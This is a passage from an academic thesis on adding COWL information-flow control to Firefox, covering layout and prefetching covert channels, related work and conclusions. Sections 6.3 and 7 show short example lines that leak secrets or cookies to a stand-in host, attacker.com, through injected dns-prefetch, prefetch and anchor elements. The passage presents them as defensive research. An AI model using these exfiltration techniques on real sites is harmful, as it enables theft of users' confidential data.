Instead, in our solution contexts are prevented from accessing confidential information if they contain any child contexts that information could be leaked to. In this way, if the password checker (in the earlier example) spawns a new child context it would be prevented from accessing the password contained in the labeled object. We reckon that always prohibiting reading sensitive information if the context contains a child context is too inflexible for some use cases. For this reason we wanted this check to be configurable. This was achieved by adding a new label principal (*sensitive:*). This gives the party labeling the information the option of being more secure at the cost of being more restrictive.

By labeling an object with the sensitive label principal (listing 5.6) COWL will enforce a check when the object is inspected, to see if there are any unconfined child contexts. If this is the case, COWL will throw an error (listing 5.7).

```
var labels = {
  confidentiality: new Label('sensitive:alice.com')
};
var data = {
  secret: 'password'
};
var labeledObject = new LabeledObject(data, labels);
passwordChecker.postMessage(labeledObject, '*');
```

Listing 5.6: Web application code: Pass object labeled with sensitive principal to the password checker context

```
<iframe src="unconfined"></iframe>
<script>
  window.addEventListener('message', onMsg, false);
  function onMsg(ev) {
    var labeledObject = ev.data;
    var password = labeledObject.protectedObject; // throws an error
  }
</script>
```

Listing 5.7: Password checker: Since the password checker context contains an unconfined child context the password checker is not allowed to inspect the labeled object

5.3 Discussion

While our proposed solutions can address both explicit and implicit layout attacks it results in a trade-off between security and flexibility. If the party sending the labeled object deems the contents sensitive (and use the *sensitive* principal), the receiving party becomes constrained in what it can achieve layout-wise. Furthermore, not every layout modifications will leak information to a child context.

Note that this covert channel can be avoided by not giving untrusted code access to the DOM (e.g. using a web worker) where applicable.

All in all, more effort can be put into developing a more flexible solution for addressing this channel. We considered other solutions such as disabling inspection of viewport size, developing a fine-grained layout engine, and developing an automatic layout system, each of which we outline below.

Disallow inspecting viewport size

One idea is to allow a parent context to resize child contexts, but then prevent the child contexts from reading their viewport size. However, many applications are dependent on this information in order to display content properly. Furthermore, we would still need to track what party that caused it to resize, so that we know when to disallow inspection.

Fine-grained layout engine

As we earlier discussed it might be possible to extend the layout engine with something like fine-grained IFC. The system would track how layout changes propagate and determine whether these result in insecure information flow to child contexts. If a layout change would leak information to a child context it can either be disallowed, or proceed and automatically taint the child context. This alternative would likely require more extensive modifications than the implementation of our solution.

Automatic layout system

Another interesting option would be to extend the browser with an advanced automatic resizing system that applies to iFrames. The idea is that a developer can declare rules for how the application should resize in various cases, and that contexts do not need, or have the possibility, to observe these changes through JavaScript. This would effectively eliminating the layout channel. This solution was presented in chapter 3.

6 Addressing Prefetching Covert Channel

Network latency can be a major inconvenience for users when browsing the web, and could possibly lead users to believe that a certain browser is slow. This is a reason that has lead browsers vendors to deploy various forms of prefetching optimizations, which reduce the perceived latency from the users point of view.

The different types of prefetching optimizations that browsers perform include premature DNS (Domain Name System) lookups, setting up TCP-connections ahead of time, and also preemptively fetching resources. Some prefetching initiatives are done automatically by the browser, some are prompted by user actions (such as hovering a link), and others are via hints from developers.

Measurements show that uncached DNS resolutions could range from 200 ms up to several seconds [19]. Meanwhile, data from companies such as Google, Facebook, and Amazon, shows that latency impacts user behavior, and in the end business revenue [20]. This shows that prefetching and network optimization can be motivated.

While prefetching is important, it also has some drawbacks. One of them being that it can be used as a channel to leak information to attackers. A recent paper, *Data Exfiltration in the Face of CSP*, looked at how the different prefetch directives can be used for exfiltration even when a restrictive CSP policy is set [21]. The result is that this channel can be used by attackers to subvert security policies. In this chapter we look at how to use the results from the paper to extend COWL to deal with leaks through optimizations such as DNS prefetching.

6.1 Domain Name System (DNS)

DNS (Domain Name System) is used for resolving, human memorable, domains names (e.g. `alice.com`) into IP addresses (e.g. 127.0.0.1) that can be used to locate a host on the internet. The process required to obtain an IP address from a domain name is called *DNS resolution*.

DNS has become a central component of the internet, and maybe especially so in the construction of web applications. It is common procedure to reference resources that your web application is dependent on by using domain names in URLs, instead of IP addresses. The implication is that a web browser most often will have to wait for a DNS resolution, before proceeding to issuing a HTTP request that fetches the resource. For example the HTML element `<img src="http://example.com/image.jpg">` tells the browser that in order to fetch the image *image.jpg* it needs to find the host(s) associated with the domain name *example.com* first.

An individual, or company, can, for a fee, lease a domain name such as `alice.com` or `bob.se`, via certain companies, called *registrars*. A prerequisite is that the intended domain name is not already being leased by another party. After registering a domain name with a registrar (e.g. *alice.com*), one can also configure subdomains such as `api.alice.com` or `mail.alice.com`.

After registering a domain name, one must designate one or several authoritative DNS-servers to be responsible for resolving queries regarding the domain name and subdomains into IP addresses. Many registrars include a DNS hosting service that can be used as the designated authoritative server, but it is also possible to host an own DNS-server, through DNS server software such as *Microsoft DNS* or, the open-source alternative, *Bind*.

6.2 Prefetching

As earlier mentioned, browsers deploy various forms of prefetching such as premature DNS resolutions and resource prefetching, which we will refer to as *prefetching*. In some instances, prefetching is performed automatically by the browser, while in other instances prefetching is performed due to hints provided by developers.

6.2.1 Automatic DNS resolution

State-of-the-art optimizations, that browsers perform, include ahead-of-time DNS resolution for domain names referenced throughout the served document. For example, standard behavior for Firefox is to resolve domain names on anchor tags (referred to as *links*, or *hyperlinks*). For example, a simple document such as the one in listing 6.1 would trigger DNS-resolutions for both `alice.com` and `bob.com`, if these are not cached. Thus when, or if, the user clicks one of the links, the browser will be able to access the IP-address associated with the domain name instantly, and the user perceived latency will decrease.

```
<html>
  <head>
  ...
  </head>
  <body>
    <h1>A simple web page</h1>
    <a href="http://alice.com">Alice</a>
    <a href="http://bob.com">Bob</a>
  </body>
</html>
```

Listing 6.1: HTML markup including two anchor tags that trigger automatic DNS resolution

6.2.2 Prefetching hints

In some cases it is hard for the browser to determine what resources that should be prefetched, e.g. if domain names are not directly referenced in document markup. In cases such as these, automatic prefetching is simply not enough. Therefore, to completement automatic prefetching, the prefetching primitive *prefetching hints* was developed. Prefetching hints let developers annotate their web applications, providing clues to the browser regarding domain names and resources that should be prefetched. The different prefetching hints are outlined in the HTML5 specification [22], and further described in the W3C specification *Resource Hints* [23].

Developers are able to specify prefetching hints through the link element (`<link rel="..."href ="..."/>`), or an corresponding HTTP header. By specifying different types of relationships on the link element it is possible to trigger different types of prefetching. For our purposes

three different relationships are of relevance: *dns-prefetch*, *preconnect*, and *prefetch*. These are outlined below:

The dns-prefetch relationship indicates that preemptively resolving a domain name is beneficial, as it will be referenced later on (listing 6.2).

```
<link rel="dns-prefetch" href="http://www.example.com/">
```

Listing 6.2: Instruct the browser to preemptively resolve the domain name *www.example.com* using the dns-prefetch relationship.

The preconnect relationship can be used to indicate that some resources will be fetched from an origin, and that it is beneficial to initiate a TCP connection, which will also include a TLS handshake if HTTPS is specified (listing 6.3).

```
<link rel="preconnect" href="http://www.example.com/">
```

Listing 6.3: Instruct the browser to initiate a TCP connection to server located under *www.example.com* using the preconnect relationship.

The prefetch relationship will tell the browser that a resource will be used later on, and that it is beneficial to fetch it preemptively. This will trigger a HTTP request (listing 6.4).

```
<link rel="prefetch" href="http://www.example.com/image.jpg">
```

Listing 6.4: Instruct the browser to fetch the resource *image.jpg* from server located under *www.example.com* using the prefetch relationship.

One should note that the different relationships builds on another. A HTTP request will have to be preceeded by a TCP connection. And a TCP connection is preceeded by a DNS resolution (if the *href*-attribute is referring to a domain name) in order to locate the server.

6.2.3 Disabling prefetching

Preemptive DNS resolution is enabled by default on sites served over HTTP, but can be disabled by setting the HTTP header *x-dns-prefetch-control* to *off*. In Firefox, this prevents automatic resolution of domain names referenced in anchors tags. It will also ignore prefetching hints specified with the *dns-prefetch* relationship.

For sites served over HTTPS, preemptive DNS resolution is disabled by default. It is however, possible to enable by setting the *x-dns-prefetch-control* header to *on*. However, once the header has explicitly been set to off, preemptive DNS resolution is permanently disabled.

Note that even if preemptive DNS resolution has been disabled both the *preconnect* and *prefetch* relationships can still be used.

6.3 Attacks

In the current state of the COWL specification an attacker, or developer, could use the various prefetching mechanisms to subvert COWL policies, leading to the exfiltration of confidential information.

A prerequisite for the attacks, described below, is that the attacker manages to find some unprotected parameter through which he, or she, can inject content. The leaked information is observable in different ways depending on the type of prefetch that the attacker manages to trigger. While a DNS prefetch will only trigger a DNS resolution (and thus is observable at the resolving DNS server), the other prefetching types will, in addition to triggering a

DNS resolution, also trigger either (or both) a TCP or HTTP request that is observable at the web server located under the IP address that the domain name resolved to.

We conceptually divide these different attacks into *DNS prefetch attack* and *HTTP prefetch attack*.

6.3.1 DNS prefetch attack

With some effort an attacker could use DNS prefetching as a channel to exfiltrate sensitive information. The key component is that the attacker is in control over a DNS server, thus able to observe DNS queries that are routed there.

Suppose that an attacker registers a domain name (e.g. *attacker.com*) and then designates an authoritative DNS server that he controls to resolve queries for the domain (e.g. by hosting one with Bind). By being in control over the DNS server, the attacker is able to observe all DNS queries for *attacker.com* (along with subdomains). Thus, the attacker could encode secret information as the subdomain to *attacker.com*, as *<secret >.attacker.com* and observe when browsers try to resolve the domain-name.

To maximize odds of success the attacker can inject a `x-dns-prefetch-control` directive to enable prefetching. Furthermore, our findings show that setting the HTTP header `x-dns-prefetch-control` to off will only affect automatic DNS resolution for links, and the dns-prefetch relationship. However injecting preconnect or prefetch relationship will trigger a prefetch.

The result is that an attacker could inject a prefetching hint (listing 6.5), or an anchor tag (listing 6.6), to trigger a DNS resolution, and effectively leak the secret.

```
// enable COWL, read sensitive information
var link = document.createElement('link');
link.rel = 'dns-prefetch';
link.href = window.secret + '.attacker.com';

document.head.appendChild(link);
```

Listing 6.5: DNS-prefetch by injecting link element

```
// enable COWL, read sensitive information
var anchor = document.createElement('a');
anchor.href = 'http://' + window.secret + '.attacker.com';
var text = document.createTextNode('Innocent link');
anchor.appendChild(text);

document.body.appendChild(anchor);
```

Listing 6.6: Trigger DNS-resolution by injecting an anchor element (hyperlink)

6.3.2 HTTP prefetch attack

An attacker could also use other prefetching hints such as *prefetch* to trigger a HTTP request and then observe information through attacker controlled web server. Conceptually COWL is designed to prevent requests at the level of HTTP, but as prefetching at the time of this writing, is not put in terms of the Fetch specification this is not the case. By triggering a HTTP request instead of a DNS resolution an attacker could observe the secret through the path instead of a subdomain, e.g *attacker.com/<secret >*. By observing requests for different paths at the web server, the attacker could obtain confidential information.

Furthermore, managing to trigger a TCP-connect via preconnect relationship will also leak some information, and reach an attacker controlled server. Listing 6.7.

```
<link rel="prefetch" href="//attacker.com/<secret>">
```

Listing 6.7: Leak secret with HTTP prefetch

6.4 Proposed Solution

As noted there are several ways to leak information from a COWL enabled context through prefetching. While one solution is to completely disable all types of prefetching when COWL is enabled, we strive to minimize the performance impact of COWL, and therefore propose a more permissive approach that allows prefetching when it constitutes secure information flow. More specifically, prefetching can be performed under the assumption that a server will preserve confidentiality for information sensitive to its origin.

Prefetching is, at the time of writing, only described in terms of expected behavior by the Resource Hints specification. For now we only note prefetching as a potential covert channel for implementers of COWL.

For our implementation we extend the various prefetching hooks in Firefox to not proceed with prefetching when it would violate secure information flow (*can-flow-to*), as in listing 6.8.

```
void
Link::TryDNSPrefetch()
{
  // get URI set on link element
  nsCOMPtr<nsIURI> hrefURI(GetURI());

  if (hrefURI && mElement->OwnerDoc()) {
    nsAutoCString linkOrigin;
    hrefURI->GetPrePath(linkOrigin);

    nsIDocument *doc = mElement->OwnerDoc();
    JSObject* wrapper = doc->GetWrapperPreserveColor();
    if (wrapper) {
      // get the compartment, where COWL labels are set
      JSCompartment *comp = js::GetObjectCompartment(wrapper);

      bool canFlowTo = xpc::cowl::CanFlowTo(comp, linkOrigin);
      if (!canFlowTo) return;
    }
  }

  if (ElementHasHref() && nsHTMLDNSPrefetch::IsAllowed(mElement->OwnerDoc()))
     {
    nsHTMLDNSPrefetch::PrefetchLow(this);
  }
}
```

Listing 6.8: Example modification to DNS prefetch attempt

6.5 Discussion

We observed the prefetching behavior of Firefox, and later verified our modifications, by capturing network traffic with the program *tcpdump*[1] [24].

[1] We have since been informed that it is also possible to configure Firefox to log network communication such as HTTP requests and DNS resolutions - https://developer.mozilla.org/en-US/docs/Mozilla/Debugging/HTTP_logging

7 Related Work

COWL is not the first IFC system that has been brought to the browser. The paper "A lattice-based approach to mashup security" [25] was early to identify an approach for IFC where origins of web content are be used to form a security lattice. Since then a number of IFC systems, both coarse and fine-grained, have been developed. In this chapter we describe work related to IFC and confinement systems, and how these differ to COWL.

BFlow is a coarse-grained IFC system, implemented as a Firefox plugin [26]. BFlow augments the browser with protection zones. A protection zone is a group of contexts which all share the same label. BFlow only supports asymmetric confinement, in the meaning that a child context (or protection zone) must be labeled more restrictive than its parent. COWL on the other hand supports symmetric confinement, where mutually distrusting scripts can confine each other. However, as a child context must be more confined than its parent, BFlow should not be subject to the layout covert channel, where a context is able to disclose information to a less confined child.

FlowFox is a fine-grained IFC system that is implemented through modifications to Firefox's JavaScript engine and DOM APIs [27]. Flowfox makes use of secure-multi execution to enforce security policies. Secure-multi execution builds on executing a program multiple times, once for each security policy. In essence this makes sure that public output (such as network communication) does not depend on confidential information, but is instead often replaced with a default value. For example if the *document.cookie* property is labeled as confidential information, and is encoded in a network request, such as `'http://attacker.com?q='+ document.cookie`, secure-multi execution could make sure that the cookie value is replaced with an empty string so that the network request will not contain the confidential information. Furthermore, Flowfox labels user interactions (mouse movements, etc) along with metadata such as screen size. In this way Flowfox can prevent threats such as history sniffing and behavior tracking, whereas COWL does not label this kind of information as sensitive. However, the use of secure-multi execution renders Flowfox unable to address applications where declassification of data is central.

JSFlow is a fine-grained IFC system that is implemented as a security-enhanced JavaScript interpreter [28]. Furthermore, the JavaScript interpreter is written in JavaScript, which allows deployment through browser extensions. Whereas COWL tracks information that cross context boundaries, JSFlow is able to track individual objects. Assuming that JSFlow is extended to fully track information flow through DOM APIs it should be able to prevent the layout channel. However, the authors state that JSFlow results in a slowdown of order two magnitude.

Mash-IF is an IFC system, constructed as a Firefox plugin, that is designed especially for mashup applications [29]. Notably, Mash-IF works without collaboration from content providers or mashup developers. This is achieved by automatically labeling some types of information (such as cookies) as sensitive, and, furthermore, letting users label and declassify

data. Through static analysis of code, Mash-IF is able to identify execution paths containing sensitive information, enabling the system to track information at a more fine-grained level than COWL. However, as the authors state, without the tools that let content providers, and developers, label information, the system might not always have sufficient information to determine whether information is sensitive or not.

CrowdFlow is an IFC system that through a probabilistic approach is able to distribute the performance overhead over all the users of a web service [30]. The system alternates between two different JavaScript interpreters, one of which that fully tracks information flow, during the course of execution. The underlying idea is that while a single user might miss some information flow violations, all the users, of a web service, will collectively be able to catch the majority. Thus, in contrast to COWL, this system is not designed to protect the individual user from targeted attacks, but rather, to detect attacks that plague services, through collective gathering of information flow violations - that are reported to some trusted party.

In the paper "Data-confined HTML5 applications" the authors introduce a new security primitive, called a *Data-Confined Sandbox (DCS)* [31]. The system enables a trusted context to mediate all communication originating from data-confined sandboxes. The system disables all client-side communication channels for sandboxes, except PostMessage with the parent. The trusted context can define a monitor function that interposes network requests. A limitation is that the data-confined sandboxes only applies to iFrames with a *data:* URI source (through which the creator of the iframe can specify the source code to execute). Thus, it is not possible to confine untrusted code from other origins. In contrast to COWL, the system does not support symmetric confinement. This prevents contexts from imposing restrictions on each other, which results in a situation where more trust is placed in certain contexts.

Other interesting works include the paper "Information flow control for event handling and the DOM in web browsers" [32] where the authors highlight some attacks that many IFC systems fail to address. The attacks concern implicit leaks that arise from not treating event handling logic correctly and failing to taint the DOM properly. For example, the authors observe that many IFC systems make the assumption that event handlers execute atomically, while in practise the browser performs preemption - which could cause implicit leaks. However, the types of attacks discussed in the paper concern systems that are more fine-grained than COWL. COWL, being coarse-grained, is more conservative than fine-grained IFC systems. The result is that COWL does not need address the different kinds of implicit flows that might occur within a context, with the drawback of more false negatives, in the meaning that COWL is overly restrictive in some cases - blocking communication that might not leak any sensitive information.

The level of granularity that fine-grained IFC systems are able to track information flow at can, from an application developer's perspective, make them more convenient to use when incorporating untrusted code together with trusted code. The reason being that usage of coarse-grained IFC systems, such as COWL, require developers to compartmentalize their applications properly to avoid situations where a context ends up reading to much sensitive information, preventing trusted code to communicate. On the other hand, the fine-grained approach requires developers to learn new language semantics, rely on invasive changes to the JavaScript engine, and tend to cause a greater performance overhead compared to the coarse-grained approach. COWL does not require substantial modifications to the browser's inner workings but instead reuse existing isolation primitives. Furthermore, COWL should only cause a performance overhead to cross-context communication.

8 Conclusions

In the beginning of this thesis we set up a number of goals to be addressed: deploying the COWL specification in Firefox, extending COWL to deal with two types of covert channels, and to use COWL to address security issues that client-side applications face. Furthermore, a less pronounced goal was to evaluate the standard through the thesis.

This chapter discuss whether we reached the goals that we set out to address.

8.1 Implementation

In chapter 4: *Implementing the standard* we outlined our implementation of the COWL W3C standard in Mozilla Firefox. The implementation was limited to not extend workers and channel messaging. And, as earlier discussed, certain features are currently not implemented. Furthermore, we noted some communication primitives that the implementation, and the specification, do not currently address.

The implementation is able to address common overt channels by restricing network, and cross-context communication. Furthermore, COWL primitives were added as DOM-level APIs. All in all, the implementation did not require substantial changes to existing architecture - party owing to reuse of existing primitives such as sandbox flags for confinement and Firefox's compartments for the tracking of context labels.

Alongside the implementation a test suite was developed - as a way to verify that communication primitives respect COWL's security policies. Of course, we are only able to test the communication primitives that we are aware of, so it would be valuable to further verify our implementation with Mozilla employees and see if there are any edge cases which we do not address.

We did not perform benchmarking on our implementation, however, there are benchmarks for the earlier implementation of COWL [1]. We conjecture that the performance of our implementation should not differ notably. As COWL is coarse-grained the main performance overhead should, in theory, concern communication crossing the boundary of a context. The modification introduced to the PostMessage API computes whether to deliver a message or not every time a COWL-enabled context is involved, by calculating label subsumption. Supposing that the context labels of the involved contexts do not change often, it might be worthwhile caching the result of computations.

In the process of implementing COWL we have been able to contribute to the standard by noting errors in algorithms, unaddressed cases, and provided suggestions for how to make the APIs more user friendly.

8.2 Case-studies

In chapter 3: *COWL: Information Flow Control in the browser*, we described two different case-study applications that were developed as a part of the thesis project. Through these we showed how both developers and server operators can use COWL to constrain untrusted parties. Furthermore, we were able to note and discuss some practical which can arise when using iFrames for compartmentalization, in the presence of sensitive information.

We would like to address even more complex case studies, and investigate the usefulness of COWL in addressing attacks that web applications face, such as Cross-Site Request Forgeries and Cross-site scripting.

8.3 Covert channels

In chapter 5: *Addressing Layout Covert Channels*, and chapter 6: *Addressing Prefetching Covert Channel*, we highlighted two covert channels which COWL does not currently address, and also looked at various ways to mitigate these. Our solutions are quite straightforward implementation-wise, and does not require any notable architectural changes. However, we think that further work can be made to find a flexible solution to the layout channel, this solution would allow a parent to be more confined than a child, without risking leaking information to the child. An approach that might be viable, but require some effort, is to extend the layout system to be fine grained, and if the confined parent has affected an attribute which the child context can read, the child context would be automatically confined, or alternately disallow the attribute to be set.

8.4 Future work

Covert Channels

The stated attacker model of COWL is to protect against information leaks happening due to bugs, but not malicious code. We think that it can be worthwhile looking into whether this attacker model is strong enough, and how often leaks happen due to bugs - as opposed to the active choice of exfiltrating data. While the attacker model is a convenient starting point for the specification (starting of by addressing overt channels, which are the most pronounced channels for exfiltration) it would be interesting to see the COWL specification moving in direction of addressing more covert channels.

User-controlled policies

Protecting users' sensitive information with COWL currently requires application developers to state appropriate security policies through labeling of data. It would however be interesting to extend COWL and the browser with controls that let end-users state how sensitive they actually deem their information. This would enable users to specify security policies for the data that they provide to a web service such as passwords, geolocation, etc.

Flexible resizing

To use COWL developers need to compartmentalize their applications properly (using iFrames), however as we noted in section 3.12 designing applications with iFrames, in presence of sensitive information, can be cumbersome. iFrames are assigned size from their parent contexts, and when sensitive information is incorporated from other parties, the parent might not have access to the necessary size beforehand. The coordination required for resizing is quite involved. We therefore think that it is worth further researching technical solutions that can make resizing more convenient, while not leaking information via the layout channel.

References

[1] D. Stefan, E. Z. Yang, P. Marchenko, A. Russo, D. Herman, B. Karp, and D. Mazieres, "Protecting Users by Confining JavaScript with COWL", *11th USENIX Symposium on Operating Systems Design and Implementation (OSDI 14)*, 2014, pp. 131–146.

[2] D. Stefan. (Apr. 2016). Confinement with Origin Web Labels, [Online]. Available: https://w3c.github.io/webappsec-cowl/ (visited on 23/05/2016).

[3] (May 2009). Http cookies explained - nczonline, [Online]. Available: https://www.nczonline.net/blog/2009/05/05/http-cookies-explained/.

[4] (Jun. 2016). Web storage, [Online]. Available: https://html.spec.whatwg.org/multipage/webstorage.html#disk-space-2.

[5] OWASP. (Apr. 2016). Owasp top 10 2013, [Online]. Available: https://www.owasp.org/index.php/Top_10_2013-Top_10 (visited on 29/05/2016).

[6] (2016). Content-Security Policy 2.0, [Online]. Available: https://www.w3.org/TR/CSP2/.

[7] C. Kerschbaumer, S. Stamm, and S. Brunthaler, Injecting csp for fun and security 2016, 2016.

[8] (2016). Cross-Origin Resource Sharing, [Online]. Available: https://www.w3.org/TR/cors/.

[9] (2012). HTML5 web messaging, [Online]. Available: https://www.w3.org/TR/webmessaging/.

[10] S. Heule, D. Stefan, E. Z. Yang, J. C. Mitchell, and A. Russo, "IFC Inside: Retrofitting Languages with Dynamic Information Flow Control", *International Conference on Principles of Security and Trust*, Springer, 2015, pp. 11–31.

[11] A. Sabelfeld and A. C. Myers, Language-based information-flow security, *Selected Areas in Communications, IEEE Journal on* vol. **21**, no. 1 2003, 5–19, 2003.

[12] (Apr. 2016). Web IDL, [Online]. Available: https://www.w3.org/TR/WebIDL/.

[13] D. Stefan, A. Russo, D. Mazières, and J. C. Mitchell, "Disjunction Category Labels", *Nordic conference on secure IT systems*, Springer, 2011, pp. 223–239.

[14] (Apr. 2016). Rfc 4122 - a Universally Unique Identifier (UUID) URN namespace, [Online]. Available: https://tools.ietf.org/html/rfc4122.

[15] (Nov. 2015). Firefox finally comes to iOS — ars technica, [Online]. Available: http://arstechnica.com/information-technology/2015/11/firefox-finally-comes-to-ios/ (visited on 14/05/2016).

[16] (Oct. 2015). Script security - mozilla — mdn, [Online]. Available: https://developer.mozilla.org/en-US/docs/Mozilla/Gecko/Script_security (visited on 30/05/2016).

[17] B. Holley. (May 2016). At long last: Compartment-per-global, [Online]. Available: https://bholley.wordpress.com/2012/05/04/at-long-last-compartment-per-global/.

[18] (May 2016). Mochitest - mozilla, [Online]. Available: https://developer.mozilla.org/en-US/docs/Mozilla/Projects/Mochitest.

[19] (Apr. 2016). Chromium blog: Dns prefetching, [Online]. Available: http://blog.chromium.org/2008/09/dns-prefetching-or-pre-resolving.html.

[20] J. Hamilton. (Apr. 2016). The cost of latency, [Online]. Available: http://perspectives.mvdirona.com/2009/10/the-cost-of-latency/ (visited on 28/05/2016).

[21] S. Van Acker, D. Hausknecht, and A. Sabelfeld, “Data Exfiltration in the Face of CSP”, *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, ACM, 2016, pp. 853–864.

[22] (2016). Html standard, [Online]. Available: `https://html.spec.whatwg.org/`.

[23] (2016). Resource hints, [Online]. Available: `https://w3c.github.io/resource-hints/`.

[24] Tcpdump/Libpcap, *Tcpdump*, version 4.7.3. [Online]. Available: `http://www.tcpdump.org/`.

[25] J. Magazinius, A. Askarov, and A. Sabelfeld, “A lattice-based approach to mashup security”, *Proceedings of the 5th ACM symposium on information, computer and communications security*, ACM, 2010, pp. 15–23.

[26] A. Yip, N. Narula, M. Krohn, and R. Morris, “Privacy-preserving browser-side scripting with bflow”, *Proceedings of the 4th ACM European conference on Computer systems*, ACM, 2009, pp. 233–246.

[27] W. De Groef, D. Devriese, N. Nikiforakis, and F. Piessens, “FlowFox: A web browser with flexible and precise information flow control”, *Proceedings of the 2012 ACM conference on Computer and communications security*, ACM, 2012, pp. 748–759.

[28] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld, “JSFlow: Tracking information flow in JavaScript and its APIs”, *Proceedings of the 29th Annual ACM Symposium on Applied Computing*, ACM, 2014, pp. 1663–1671.

[29] Z. Li, K. Zhang, and X. Wang, “Mash-if: Practical information-flow control within client-side mashups”, *2010 IEEE/IFIP International Conference on Dependable Systems & Networks (DSN)*, IEEE, 2010, pp. 251–260.

[30] C. Kerschbaumer, E. Hennigan, P. Larsen, S. Brunthaler, and M. Franz, “Crowdflow: Efficient information flow security”, *Information Security*, Springer, 2015, pp. 321–337.

[31] D. Akhawe, F. Li, W. He, P. Saxena, and D. Song, “Data-confined html5 applications”, *European Symposium on Research in Computer Security*, Springer, 2013, pp. 736–754.

[32] V. Rajani, A. Bichhawat, D. Garg, and C. Hammer, “Information flow control for event handling and the dom in web browsers”, *2015 IEEE 28th Computer Security Foundations Symposium*, IEEE, 2015, pp. 366–379.